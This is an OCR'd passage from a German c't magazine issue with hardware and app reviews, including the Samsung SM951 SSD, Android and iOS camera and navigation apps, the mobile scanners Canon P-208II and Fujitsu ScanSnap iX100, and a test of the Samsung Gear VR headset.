M.2-Fassungen mit PCIe-3.0-Lanes finden sich bisher nur auf X99-Mainboards; bei LGA1150-Boards mit M.2-Anschluss kann der meistens bloß PCIe 2.0 x2. Das könnte sich in der zweiten Jahreshälfte mit Chipsätzen für Skylake-Prozessoren ändern. Bis dahin ist die SM951 nur für wenige Systeme attraktiv, auch wenn sie mit einem Adapter in einen PCIe-Slot passt. Da schadet es weniger, dass man sie bisher nirgends kaufen kann, auch Preise sind noch unbekannt. Unser Testexemplar steckte in einer Fujitsu-Workstation. (ciw@ct.de)

Samsung SM951 512 GByte (MZ-HPV5120)

M.2-SSD mit PCIe 3.0 x4	
Hersteller	Samsung, www.samsung.de
Datentransferrate sequenziell, 512-KByte-Blöcke (Schreiben/Lesen)	1,12/2,26 GByte/s (1 Thread: 1,30/1,67 GByte/s)
IOPS, 4 KByte random (Schreiben/Lesen)	114 890/129 493 (1 Thread: 37 821/40 701)
Preis	noch unbekannt

© Copyright by Heise Zeitschriften Verlag

Anzeige

© Copyright by Heise Zeitschriften Verlag

Filmkamera to go

In der Android-App Cinema FV-5 kann man die Bildrate und die Belichtung von Hand festlegen. Auf ausgewählten Samsung-Geräten funktionieren sogar 4K-Aufnahmen.

Versucht man mit Android-Geräten zu filmen, regelt die mitgelieferte Video-App oft die Bildrate variabel und entrauscht zu stark. Wen das stört, der greift zur aktuell rund 2 Euro teuren App Cinema FV-5. Sie arbeitet ohne Entrauschung, mit konstanten Bildraten von 15, 24, 25 oder 30 Bildern pro Sekunde und filmt auf Samsungs Galaxy-Smartphones S5, Note 3, Note 4, Note Edge und Alpha sogar in 4K-Auflösung (H.264/AVC).

Das ISO-Feld legt die Lichtempfindlichkeit manuell oder automatisch fest. Die Verschlusszeit bestimmt die App automatisch. Der Anwender kann sie nur indirekt über die Belichtungskorrektur beeinflussen. Bei großer Helligkeit nutzt die Automatik oft zu schnelle Verschlusszeiten, wodurch Bewegungen flackern. Hier hilft es, die Korrektur zu hell einzustellen oder eine Graufilterfolie vor die Linse zu halten.

Erfreulicherweise lässt sich die Belichtungsmessung im Bildmittelpunkt, mit einem per Touch wählbaren Messpunkt, mittenbetont oder für das gesamte Bild gemittelt erledigen. Der Weißabgleich arbeitet automatisch oder in vier Presets und lässt sich fixieren. Das gilt auch für den Autofokus, der wahlweise auf Antippen des Displays reagiert oder eine Gesichtserkennung nutzt. Die Verlagerung der Schärfe gegen unendlich oder ein kontinuierlicher Autofokus funktionierten im Test auf einem Galaxy Note 3 nicht. Das Programm erkennt externe Mikrofone, eine Audiopegelsteuerung fehlt leider.

Die manuellen Einstellungen geben viel Kontrolle über die Bildanmutung. Dank konstanten Bildraten gelingen auch Schwenks von hellen zu dunkleren Motiven ohne Ruckler. (fkn@ct.de)

c't Cinema FV-5 bei Google Play: ct.de/ytne

Cinema FV-5	
Video-App mit 4K-Unterstützung	
Hersteller	FGAE, www.cinemafv5.com
Systemvoraussetzung	Android 4.0
Preis	3,99 € (Rabattaktion: 1,99 €)
kostenlose Version	✓ (nur 720p)

Anzeige

Offline-Navi gratis

Nokia Here leitet Autofahrer kostenlos und mit Sprachansagen durch die ganze Welt. Apps gibt es für Android und Windows Phone.

Früher behielt Nokia die Navigations-App „Here“ den eigenen Smartphones vor. Heute bieten die Finnen das Programm kostenlos unter dem Namen Here Drive+ für aktuelle Windows Phones ab Version 8 und als Here Beta für Android-Geräte ab Version 4.1 an. Anstelle von freien OpenStreetMap-Karten setzen die Apps auf eigenes kommerzielles Material.

Um auch ohne Datenverbindungen zu navigieren, laden Sie Karten und eine Stimme herunter. Unter Android belegt Deutschland rund 1075 MByte Platz im internen Speicher oder auf der SD-Karte. Auf Windows-Phones genehmigt sich die Karte 621 MByte des Gerätespeichers.


Ein Ziel geben Sie als Adresse, GPS-Koordinaten oder Namen einer Einrichtung ein. Der Kartenmodus in der Android-App umfasst auch ein Fußgänger-Navi sowie einen Plan für öffentliche Verkehrsmittel. Unter Windows Phone lagert Nokia beide Funktionen in separate Here-Apps aus. Über das Verkehrsaufkommen informieren die Anwendungen in Form der geschätzten Verzögerung anhand von Störmeldungen, Sensoren und anonymisierten Daten anderer Here-Nutzer. Sie leiten jedoch nicht automatisch um. Dafür berechnen beide Apps sekundenschnell einen neuen Kurs, sobald man die vorgegebene Strecke verlässt. Die Android-Version liest zusätzlich Straßennamen vor (Text-to-Speech), falls man eine Stimme in der HiFi-Version herunterlädt. Die angezeigten Tempolimits stimmen nicht immer mit der Beschilderung überein; das ist bei anderen Navis aber genauso.

Wer auf eine automatische Stauumleitung verzichten kann, findet in Nokia Here eine gute Alternative zu kostenpflichtigen Navigationssystemen. (fkn@ct.de)

c't Nokia Here für Android und Windows Phone: ct.de/y9qf

Nokia Here	
Offline-Navigation	
Hersteller	Nokia, www.here.com
Systemvoraussetzung	Android 4.1, Windows Phone 8
Preis	kostenlos

© Copyright by Heise Zeitschriften Verlag



Gefühlvoll simulieren

Multisim Touch ist die mobile Ergänzung zu National Instruments' Desktopprogramm Multisim. Die App bietet SPICE-Simulation nach Industriestandard per Touch.


Auch im Zeitalter von Arduino & Co. müssen Elektronik-Entwickler manchmal auf die Schnelle analoge Schaltungsteile entwerfen und per Simulation optimieren. Für Besitzer eines iPads bietet sich dafür Multisim Touch an. Dank einer gelungenen Integration von Multi-Touch-Gesten geht der Aufbau einer Schaltung leicht von der Hand. Neben grundlegenden passiven und aktiven Bauteilen sowie Strom- und Spannungsquellen stehen auch etliche interaktive Komponenten wie Potentiometer zur Verfügung, die während der Simulation die Variation von Parametern erlauben.

Schaltvorgänge lassen sich so etwa per Schalter auslösen. Sind alle Bauteile verdrahtet und mit den richtigen Werten versehen, entscheidet der Anwender, welche Ströme, Spannungen und Phasen dargestellt werden sollen und platziert die dazu benötigten virtuellen Messfühler. Simuliert werden kann dabei nicht nur das Gleich- oder Wechselspannungsverhalten der Schaltung: Interaktive Kontrollflächen ermöglichen auch die Variation von Spannung, Frequenz und Phase. Schaltvorgänge sind zusätzlich per Transienten-Analyse darstellbar. Je nach Simulationsart erfolgt die Ausgabe optisch ansprechend im Zeit-, Frequenz oder Phasen-Diagramm.

Das schlüssige Bedienkonzept und die präzise Simulation machen Multisim Touch zu einem nützlichen Helfer. Übungsprojekte und eine ausführliche Hilfe ermöglichen auch Elektronik-Anfängern einen schnellen Einstieg. Die App eignet sich gut für das praktische Vermitteln von Grundlagen im Bereich der analogen Schaltungstechnik. National Instruments unterhält Anwenderforen und bietet im Web Tutorien und Kursmaterial mit Anwendungsbeispielen an.

(Mathias Poets/dwi@ct.de)

Multisim Touch	
App für den Schaltungsentwurf	
Hersteller	National Instruments, www.ni.com
Systemvoraussetzung	iPad mit iOS ab 7.1
Preis:	2,99 €



Mobiles Fotostudio

VSCO Cam bringt eine alternative Kamera, Bildbearbeitungswerkzeuge sowie Foto-Filter auf iPhone und iPad.

Anders als die eingebaute Kamera-App kann VSCO Cam Aufnahmen ohne Automatik anfertigen; Fokussierung, Belichtungszeit oder ISO-Wert lassen sich manuell einstellen.

Neben Werkzeugen zum Anpassen von Helligkeit, Kontrast, Belichtung, Weißabgleich und Schärfe bis hin zur Feinkorrektur von Schatten und Lichtpunkten hält die kostenlose App auch eine breite Palette an ansehnlichen Filtern in Form von In-App-Käufen bereit. Auf Wunsch ahmt sie die Ästhetik von analogem Filmmaterial nach. Version 4 läuft in voller Auflösung auf dem iPad und zeigt auf diesem zusätzlich die Effekte verschiedener Filter als Vorschau an.

Zu jedem Foto bewahrt VSCO Cam sämtliche Bearbeitungsschritte auf; sie lassen sich einzeln ändern oder rückgängig machen. Über eine hauseigene Cloud-Plattform kann der Nutzer die Bilder zwischen Geräten synchronisieren – samt vollständigem Bearbeitungsverlauf.

VSCO Cam dient obendrein dem Nachbearbeiten von Fotos, die nicht mit dem iPhone, sondern beispielsweise einer DSLR aufgenommen wurden. Im- und Export sind in voller Auflösung möglich, Raw wird aber nicht unterstützt. Wer mag, kann die Ergebnisse auf Plattformen wie Instagram oder Facebook veröffentlichen.

Die Bedienoberfläche erfordert Einarbeitung; eine Integration der Filter als Erweiterung in Apples Fotos-App haben wir vermisst – diese ist derzeit in Arbeit.

(Leo Becker/se@ct.de)

VSCO Cam 4.0.3	
Kamera- und Bildbearbeitungs-App	
Hersteller	Visual Supply Company, vsco.co
Systemvoraussetzung	iOS ab 8.0
Preis	**kostenlos** (Filter als In-App-Kauf)

Anzeige

© Copyright by Heise Zeitschriften Verlag

Rudolf Opitz

Taschenleser

Dokumenten-Scanner fürs mobile Büro

Die kompakten Einzugsscanner Canon imageFormula P-208II und Fujitsu ScanSnap iX100 digitalisieren auch unterwegs Akten und Verträge in Profiqualität und speichern sie als durchsuchbare PDFs.

Wer Dokumente beim Kunden oder in der Uni-Bibliothek scannen muss, kann das allgegenwärtige Smartphone zücken und das Schriftstück abfotografieren. Allerdings braucht man für brauchbare Ergebnisse eine ruhige Hand und gutes Licht. Mobile Einzugsscanner digitalisieren dagegen ohne Schatten, Grauschleier und unscharfe Bereiche: Die Qualität bleibt stets gleich und eignet sich gut für Texterkennungsprogramme.

Unsere beiden Scanner im Test, der Canon imageFormula P-208II und der ScanSnap iX100 von Fujitsu, passen in eine Aktentasche und brauchen kein separates Netzteil. Die Energieversorgung übernimmt das via USB-Kabel angeschlossene Notebook. Beim ScanSnap iX100 wird darüber auch der fest eingebaute Akku geladen. Äußerlich ähneln sich beide Geräte, in puncto Ausstattung und Bedienung gibt es jedoch viele Unterschiede. Der größte Unterschied: Der Canon P-208II kommuniziert mit dem Notebook nur via USB-Kabel, der Fujitsu iX100 kann Scans wahlweise auch per WLAN an PCs und Smartphones übertragen und arbeitet so im Akku-Betrieb völlig kabellos.

Canon imageFormula P-208II

Der knapp 600 Gramm schwere P-208II digitalisiert mit zwei Scanzeilen in einem Durchgang beide Seiten der Scanvorlage (Duplex-Scan). Zum Einschalten klappt man den Vorlageneinzug herunter. Dieser nimmt auch Stapel von zehn Blättern entgegen. Mittig im Einzug sitzt eine Andruckfeder, die man zur Positionskorrektur anheben kann. Der Canon-Scanner zieht Vorlagen gerade nach hinten durch, weshalb man mit ihm auch dickere Fotopappen scannen kann.

Ohne USB-Verbindung kommt er – zumindest für die Stromversorgung – nicht aus. Die Datenübertragung kann ein optionales WLAN-Modul für happige 160 Euro übernehmen. Damit scannt er dann auch auf Mobilgeräte mit Android oder iOS und der Gratis-App „CaptureOnTouch Mobile“.

Als Bedienelemente findet man nur die große Scantaste und einen Auto-Start-Schalter auf der Rückseite. Steht dieser auf „On“, gibt der P-208II beim Anschließen via USB seinen internen Flash-Speicher als Laufwerk frei. Auf diesem startet die Windows- und die Mac-OS-Version des Scanprogramms „CaptureOnTouch Lite“. Weil die Software beim Start nicht installiert wird, kann man den Scanner auch an fremden PCs einsetzen, ohne das Scanprogramm hinterher wieder deinstallieren zu müssen.

Beim Betrieb am eigenen Notebook mit installierten Treibern sollte der Schalter auf „Off“ stehen. Die übersichtliche Software CaptureOnTouch stellt Profile für Vorlagenarten und Scanziele bereit. Eigene Profile lassen sich hinzufügen oder vorhandene bearbeiten – dazu reicht ein Klick auf das Stift-Symbol. Das Programm Presto BizCard erkennt gescannte Visitenkarten und pflegt die Kontakte in eine Adressliste ein, die man in Outlook, Lotus Organizer oder GMail exportieren kann. Die zugehörige Texterkennung (OCR) funktioniert nur mäßig, sodass man viel nachbearbeiten muss.

Für den eigentlichen Scanvorgang brauchte der Canon P-208II etwas länger als der Fujitsu-Scanner, glich dies jedoch bei beidseitig bedrucken Vorlagen durch seine Duplex-Fähigkeit mehr als aus. Auch der gute Vorlageneinzug gefiel: Zehn Blatt Normalpapier mit 80g/m² bereiteten ihm keine Probleme – auch geknickte Vorlagen nicht. Die Scans zeigten sauberen Schwarz-auf-Weiß-Text und Farbgrafiken mit gutem Kontrast. Nur bei dünnerem Papier neigte der Scanner zum Schrägeinziehen.

Schwarzweiß-Scans von Text auf Farbpapier waren gut lesbar, wenn wir die Helligkeit auf Maximum stellten und „Hintergrund entfernen“ aktivierten. Die in CaptureOnTouch integrierte OCR arbeitete schnell, aber sehr schludrig: Initiale wurden nicht erkannt, schon im Fließtext fanden wir vertauschte Buchstaben und Zahlen, sogar die Überschrift unserer Tabellenvorlage war fehlerhaft („Prüfstond Yolltextsurce“).

Gute, detailreiche Foto-Scans erhielten wir bei aktiviertem Filter „Für Fotos geeignete Korrekturen anwenden“, allerdings fehlte etwas Rot.

Fujitsu ScanSnap iX100

Anders als der Canon-Scanner kann der mit 411 Gramm recht leichte ScanSnap iX100 nur eine Seite der Vorlage pro Durchgang scannen (Simplex-Scan). Sein Einzug nimmt nur Einzelblätter an. Auch der iX100 zieht Vorlagen normalerweise gerade durch; klappt man die obere Plastikabdeckung nach hinten, werden die gescannten Vorlagen nach oben umgelenkt.

Zwei LEDs vor der beleuchteten Scantaste melden den Zustand von WLAN und Akku. Das WLAN lässt sich über einen Schalter auf der Rückseite abschalten, daneben liegt die WPS-Taste. Der ScanSnap iX100 sucht nach dem Einschalten nach bekannten WLANs. Findet er keine, wechselt er in den Direkt-Modus, in dem er ein eigenes WLAN aufspannt. Die Zugangsdaten stehen auf der Unterseite des Scanners.

Zum erstmaligen Verbinden mit einem WLAN braucht der iX100 zwingend eine USB-Verbindung zum PC und ein Assistenz-Programm. Die Zugangsdaten werden direkt im Scanner gespeichert – und leider auch Daten des PC: Will man von einem anderen PC im selben Netzwerk aus scannen, hagelt es Fehlermeldungen. Dann bleibt nur, den Scanner zurückzusetzen und die WLAN-Kopplung auf dem zweiten PC erneut auszuführen.

Die kostenlose App ScanSnap Connect für Android und iOS empfängt Scans, speichert sie als JPEG oder PDF oder reicht sie an andere Apps weiter. Anders als bei PCs kommuniziert der iX100 problemlos mit verschiedenen Smartphones, zumal man unterwegs meist den Direkt-Modus für die Verbindung zum Mobilgerät benutzt, da man sie ohne PC-Hilfe einrichten kann.

Am PC arbeitet der iX100 nur mit der ScanSnap-Software zusammen – Plug-in-Module wie Twain oder WIA für Anwendungen wie Photoshop oder Dokumentenmanager fehlen. Statt wie üblich zuerst ein Profil mit Scanparametern und Ziel auszu-

© Copyright by Heise Zeitschriften Verlag

Mobile Dokumenten-Scanner

Modell	imageFormula P-208 II	ScanSnap iX100
Hersteller	Canon, www.canon.de	Fujitsu, www.fujitsu.com/emea/products/
Scantechnik	Dual-CIS	CIS
maximale optische Auflösung	600 dpi	600 dpi
Scanbereich maximal[1]	216 mm × 356 mm	216 mm × 863 mm
Scanbereich minimal[1]	70 mm × 50,8 mm	25,4 mm × 25,4 mm
Vorlagengewicht[1]	52 g/m² … 209 g/m²	52 g/m² … 209 g/m²
Vorlageneinzug / Duplex-Scan	10 Blatt / ✓	1 Blatt / –
Scannen an E-Mail, Cloud	nur über PC	nur über PC oder App
Scannen an Mobilgerät	– (nur mit optionaler Wi-Fi-Box)	✓ ScanSnap Connect (Android, iOS)
Schnittstelle	USB 2.0 (mini-USB)	USB 2.0 (micro-USB), WLAN (IEEE 802.11n, 2,4 GHz)
Abmessungen (B × T × H)	31,2 cm × 5,6 cm × 4 cm	27,5 cm × 4,8 cm × 3,6 cm
Gewicht	591 g	411 g
Stromversorgung	via USB	via USB, interner Akku (720 mAh)
Bemerkungen	Wi-Fi-Box WU10 optional erhältlich für rund 165 €	CDF (Continuous Document Feeding, fortlaufendes Scannen)
Treiber für	Windows ab XP SP3; OS X ab 10.7.5	Windows ab XP; OS X ab 10.7
TWAIN / WIA / ISIS	✓ / ✓ / ✓	– / – / –
OCR	✓ (integriert)	✓ (integriert)
Software für Mac OS	CaptureOnTouch Vers .3, Capture OnTouch Lite (auf Geräte-Speicher), Presto BizCard Reader 7	ScanSnap Manager, ScanSnap Organizer, CardMinder, ABBYY Fine Reader für ScanSnap
Software für Windows	CaptureOnTouch Vers. 3, Capture OnTouch Lite (auf Geräte-Speicher), Presto BizCard Reader 6	ScanSnap Manager, ScanSnap Organizer, CardMinder, ABBYY Fine Reader für ScanSnap
Ausgabeformate Scansoftware	PDF, JPG, TIFF, BMP	PDF, JPG
Blindfarbe / Schwellen-Regler	– / –	– / –
Bewertung		
Scangeschwindigkeit (A4)	Simplex 300dpi: 12 s, 600 dpi: 59 s, Duplex 10 Blatt (20 Seiten): 105 s	Simplex 300dpi: 9 s, 600 dpi: 30 s, Duplex 10 Blatt (20 Seiten): –
Netzwerkfunktionen	– (optional)	○
Softwareausstattung	○	⊕
Scanqual. Text / Grafik / Foto	⊕ / ⊕⊕ / ○	⊕⊕ / ⊕ / ⊖
OCR-Qualität (integriert)	⊖⊖	○
Hersteller-Garantie	2 Jahre Bring-In	1 Jahr Austauschservice
Preis (UVP / Straße)	240 € / 200 €	290 € / 220 €

[1] Herstellerangaben

⊕⊕ sehr gut ⊕ gut ○ zufriedenstellend ⊖ schlecht ⊖⊖ sehr schlecht
✓ vorhanden – nicht vorhanden k. A. keine Angabe

wählen, scannt ScanSnap zuerst und bietet dann Optionen, was mit dem Ergebnis geschehen soll. Die Parameter wählt der Scanner anhand der Vorlagen automatisch aus, alternativ kann man auch feste Vorgaben einstellen. Wie die App kennt ScanSnap nur die Formate JPEG und PDF.

Der iX100 scannte am PC etwas schneller als das Canon-Modell, die Ergebnisse waren einwandfrei und zur besseren Lesbarkeit nachgeschärft. Die eingebaute OCR machte deutlich weniger Fehler als die von Canon. Außerdem liefert Fujitsu den leistungsfähigen FineReader von Abbyy als OCR-Alternative mit.

Für gut lesbare Schwarzweiß-Scans vom Farbpapier stellt man die maximale Helligkeit ein und aktiviert „Textkontrast erhöhen“. Bei Fotos lieferte der iX100 blasse Farben, dunkle Bereiche zeigten kaum Details – er ist für Dokumente optimiert.

Das Visitenkarten-Programm „CardMinder“ funktionierte gut. Die Datenbank benutzt voreingestellt das Outlook-Format, wahlweise auch Excel, Act!, Goldmine und Salesforce CRM. Nachbearbeitung von Adressen war hier kaum nötig.

Fazit

Beide Scanner sprechen unterschiedliche Zielgruppen an: Wer einen leistungsfähigen Scanner für sein mobiles Büro braucht, ist mit dem robusten Canon imageFormula P-208II besser bedient. Er scannt Vorder- und Rückseite in einem Rutsch, man sollte aber eine bessere OCR-Software hinzukaufen.

Wer ein leichtes Gerät zum direkten Scannen aufs Smartphone sucht, dürfte den akkubetriebenen Fujitsu ScanSnap iX100 bevorzugen. Die WLAN-Verbindungsaufnahme ist allerdings unnötig kompliziert. (rop@ct.de) c't

Anzeige

© Copyright by Heise Zeitschriften Verlag

Jan-Keno Janssen

Kopfkino

Samsung Gear VR im Test

Die Virtual-Reality-Brille Gear VR müsste theoretisch deutlich schlechter sein als die Oculus Rift: Schließlich hängt statt einem ausgewachsenen PC nur ein Handy dran. Überraschenderweise ist die transportable Brille aber zum Teil sogar überlegen.

Die Oculus Rift DK2 mag die zurzeit beste erhältliche Virtual-Reality-Brille sein – aber es ist eben auch ein Entwicklergerät, dessen Ergonomie und Bedienkomfort zu wünschen übrig lässt. Vor allem das Hin- und Hergeschalte zwischen VR- und 2D-Darstellung nervt, ganz zu schweigen vom Kabelsalat: Zweimal USB, einmal HDMI und obendrein noch eine Strippe für die Trackingkamera.

Der Aufbau der von Samsung gemeinsam mit dem Rift-Hersteller Oculus VR entwickelten Gear VR fluppt dagegen wie am Schnürchen: Galaxy Note 4 in den USB-Stecker der Brille drücken und schon startet die Gear-VR-App. In der virtuellen Welt kann man sich umsehen wie in der echten: Die Brille erkennt die Kopfbewegungen und passt das Bild entsprechend an. Die gesamte Bedienung findet in dieser VR-Umgebung statt: Um eine App herunterzuladen oder zu starten, muss man einfach auf die gewünschte App-Kachel gucken und mit einem Tipp aufs Touchpad bestätigen. Das Pad ist an der rechten Seite der Brille eingebaut, neben Antippen registriert es auch Wischbewegungen in alle vier Richtungen. Zusätzlich gibt es einen mechanischen Zurück-Knopf.

Nur mit Galaxy Note 4

Der größte Abtörner der Gear VR ist gleichzeitig auch der größte Trumpf: Das Brillengehäuse funktioniert zurzeit ausschließlich mit dem 650 Euro teuren Samsung-Phablet Galaxy Note 4 – andere Smartphones passen schon mechanisch nicht ins Gehäuse, ganz zu schweigen von der technischen Integration. Die Brille dient nämlich nicht nur – wie bei anderen Smartphone-VR-Gehäusen wie Durovis Dive oder Google Cardboard – ausschließlich als Halter für die Lupenlinsen, sondern es sind neben den Bedienelementen auch noch zusätzliche Sensoren fürs Headtracking eingebaut. Laut Oculus VR liefern die Sensoren in der Gear VR zehnmal so häufig Daten wie die Gyroskope in konventionellen Smartphones: 1000 statt 100 Hz.

Im Vergleich zu einem Nexus 5 in einem Cardboard-Gehäuse gelingt der Gear VR damit tatsächlich ein deutlich geschmeidigeres Headtracking – außerdem können wir eine deutliche geringere Drift konstatieren. Das zusätzliche Positionstracking der DK2 fehlt in der Gear VR allerdings, man kann sich also nicht nach vorne neigen. Die Kamera des Note 4 lässt sich zwar von VR-Apps ansteuern, sie wird aber bislang nicht für Positionstracking verwendet.

Das Blickfeld der Gear VR ist zwar größer als das von anderen Smartphone-Gehäusen wie Google Cardboard, aber kleiner als das der Rift DK2. Dafür bietet die Gear ein Drehrädchen für die Dioptrieneinstellung. Auch wenn sich die beiden Linsen nicht unabhängig anpassen lassen, war ein Kollege mit –4,5 und –5,75 Dioptrien zufrieden mit der Bildschärfe. Die Gear VR lässt sich aber auch einigermaßen angenehm über einer Brille tragen.

Die in vielen Internet-Foren diskutierten Hitzeprobleme sind bei unserem Testgerät zumindest ohne die sowieso nutzlose Kunststoff-Abdeckung nicht aufgetreten.

Für die Software-Integration zeichnet unter anderem Entwickler-Legende John Carmack (Wolfenstein, Doom, Quake) verantwortlich. Samsung habe ihm (und dem Mobile-SDK) Low-Level-Zugriff auf die CPU (Snapdragon 805) und GPU (Adreno 420) des Smartphones gewährt, erklärte Carmack im Gespräch mit c't. Schließlich müsse das System permanent 60 Bilder pro Sekunde liefern, ansonsten breche der Mittendrin-Effekt zusammen. Wie in der Rift-DK2-Brille steckt im Note 4 ein OLED-Display, das im „Low-Persistence"-Modus angesteuert wird: Jedes Frame ist nur für wenige Millisekunden zu sehen, den Großteil der Zeit bleibt das Bild schwarz. Das verhindert sehr wirkungsvoll den hässlichen Nachzieh-Effekt, den man bei der DK1 noch deutlich sehen konnte. Allerdings taktet das Note-4-Display nur mit 60 Hertz, also mit 15 Hertz weniger als das der DK2. Extrem sensible Menschen könnten bei der Gear VR also ein Flimmern wahrnehmen, im Test fiel es jedoch keinem der c't-Tester auf.

Ein klarer Vorteil der Gear VR gegenüber der DK2: Mit 2560 × 1440 Pixeln hat das Display fast 80 % mehr Bildpunkte als der Full-HD-Bildschirm der Oculus Rift DK2. Die höhere Pixeldichte macht sich besonders in den detaillierten Rundum-Fotos der App „Oculus 360 Photos" bemerkbar. Leider ist der Fliegengittereffekt ähnlich ausgeprägt wie bei der DK2 – die Pixel sind zwar kleiner, die Lücken dazwischen aber nicht. Leider ebenfalls bei beiden Brillen gleich: die Bildfehler durch chromatische Aberrationen.

Software satt

Aber genug an der Hardware herumgemeckert: Die Gear VR macht trotz nicht perfekter Bildqualität extrem viel Spaß, und das liegt vor allem an der über-

Apps für die Gear VR kauft und wählt man durch Kopfbewegungen aus – sobald man das Note 4 an die Brille steckt, läuft die komplette Bedienung in der virtuellen Realität.

© Copyright by Heise Zeitschriften Verlag

Anzeige

© Copyright by Heise Zeitschriften Verlag

Samsung Gear VR innovator Edition

Virtual-Reality-Brille fürs Galaxy Note 4	
Hersteller	Samsung (in Zusammenarbeit mit Oculus VR)
Systemanf.	Samsung Galaxy Note 4 mit Snapdragon-CPU[1]
Laufzeit[2]	Rund 3,5 Stunden
Gewicht	528 g (inkl. Smartphone)
Preis	200 €

[1] In Deutschland wird offiziell nur die Snapdragon-Version des Note 4 verkauft (SM-N910F), inoffizielle Importe arbeiten aber womöglich mit Exynos-CPU (SM-N910C)
[2] Ermittelt in Kino-App Oculus Cinema

zeugenden Software. Besonders der App-Launcher trägt dazu bei, dass sich die Brille wie ein Consumer-Produkt anfühlt. Auf der Hauptseite sind stets die sechs zuletzt verwendeten Apps zu sehen, alle anderen findet man in der „Library". Etwas verwirrend: Es gibt getrennte Oculus- und Samsung-App-Stores, die komplett identisch aussehen. Bislang muss man für keine einzige App bezahlen. VR-Apps aus Googles Play Store (für Cardboard und Co.) laufen nicht auf der Gear VR.

Zu Redaktionsschluss haben wir insgesamt 37 verfügbare Gear-VR-Apps gezählt, alle mit durchgängig hoher Qualität. Für die DK2 ist zwar deutlich mehr Software verfügbar, meist handelt es sich aber um schnell zusammenprogrammierte Kleinst-Demos. Spiele machen ungefähr die Hälfte der Gear-VR-Apps aus, die andere Hälfte sind sogenannte „Experiences", also zum Beispiel virtuelle Spaziergänge durch chinesische Tempel oder Tauchgänge im Meer. Während diese „Erlebnisse" sowie alle Spiele mit Computergrafik realisiert sind, gibt es auch etliche kurze 360-Grad-Videos mit Realfilmmaterial – unter anderem kann man in einem Hubschrauber über Island fliegen oder zusammen mit Paul McCartney auf der Bühne stehen. Die Rundumvideos sind leider überall verstreut: Einige stecken in einzelnen Apps, andere sind in Oculus' „360 Videos" und in Samsungs Milk VR zu finden. Eigene 360-Grad-Filmchen lassen sich theoretisch sowohl in „360 Videos" als auch in Milk VR abspielen – problemlos hat das im Test allerdings nur mit „360 Videos" geklappt. Milk VR benötigt neben der MP4-Videodatei nämlich eine angepasste .json-Datei mit Metainformationen – uns gelang es durchs Editieren von vorhandenen .json-Dateien nicht, das richtige Seitenverhältnis einzustellen. Schade, denn nur mit Milk VR kann man vor- und zurückspulen.

Mit der sehr gelungenen App Oculus Cinema lassen sich konventionelle 2D- oder 3D-Videodateien abspielen – eine Rundumsicht hat man damit dennoch, denn die App simuliert ein Heimkino-Wohnzimmer, einen Kinosaal oder ein „Autokino" auf dem Mond. Filme gucken macht damit großen Spaß – besonders im Zug oder Flugzeug. Ein Wermutstropfen ist allerdings die geringe Auflösung des Displays.

Die Gear VR hat als einzige Bedienelemente ein Touchpad und einen Zurück-Knopf eingebaut. Viele Apps lassen sich ausschließlich damit steuern, andere erfordern ein Bluetooth-Gamepad.

Fazit


Die Gear VR ist das erste vollwertige Virtual-Reality-Gerät, das auch Nicht-Nerds in Gang setzen können. Das Eintauchgefühl ist deutlich besser als Smartphone-VR per Pappbrille und kann sogar mit der Oculus Rift DK2 mithalten. Abstriche muss man dennoch machen, vor allem haben wir das Positionstracking vermisst. Grafisch sehen die Gear-VR-Apps toll aus, viele Apps kann man nur mit Mühe von ihren Oculus-Rift-Pendants unterscheiden. Trotzdem: Ein fetter Gaming-PC bietet natürlich eine höhere Grafikleistung als ein Smartphone.

Dafür bietet die Gear VR kabellosen VR-Spaß mit einfacher Bedienung und hochwertigem App-Angebot. Bislang gibt es allerdings nur 37 Titel, viele davon Demos – wir hoffen, dass das Angebot schnell größer wird. Die Frage ist nur: Verkauft sich das teure Teil (650-Euro-Note-4-Smartphone plus 200-Euro-Brille) gut genug, damit sich die Arbeit an Gear-VR-Apps für Entwickler lohnt? Dass die Brille nicht mit anderen Smartphones funktioniert, ist für den Markterfolg ein großes Hindernis. Gleichzeitig bietet der Fokus aufs Note 4 Vorteile: Ähnlich wie bei Spielkonsolen können Entwickler ihre Software nur auf eine einzige Hardware-Plattform optimieren, müssen weniger Kompromisse eingehen und haben einen deutlich geringeren Test-Aufwand. Ob künftige Samsung-Smartphones wie Galaxy S6 oder Galaxy Note 6 Gear-VR-kompatibel sein werden, steht noch in den Sternen – Gerüchte dazu findet man zwar bereits im Netz, bestätigen will sie Samsung nicht.

(jkj@ct.de)


Die Gear-VR-Lieblingsspiele der c't-Redaktion

23 Spiele waren bei Redaktionsschluss in den Gear-VR-App-Stores zu finden – die meisten davon eher im Appetithäppchen-Umfang, viele Titel sind auch schlicht noch nicht fertig. Die meisten Spiele steuert man alleine mit Kopfbewegungen und dem in der Brille eingebauten Touchpad, für einige benötigt man zwingend einen Bluetooth-Gamecontroller. Samsung verkauft für 30 Euro ein „offizielles" Gamepad, getestet haben wir die Brille mit einem Nyko PlayPad Pro für 25 Euro. Unsere drei Favoriten:



Das innovative Strategiespiel **Darknet** zeigt, das VR auch für ungewöhnliche Konzepte geeignet ist. Als körperlose Entität fliegt man durch eine Matrix voller Netzknoten und versucht, diese mit Viren zu kapern. Klingt seltsam, macht aber schnell süchtig. Übrigens: Darknet ist der Nachfolger des Rift-Spiels Ciess.

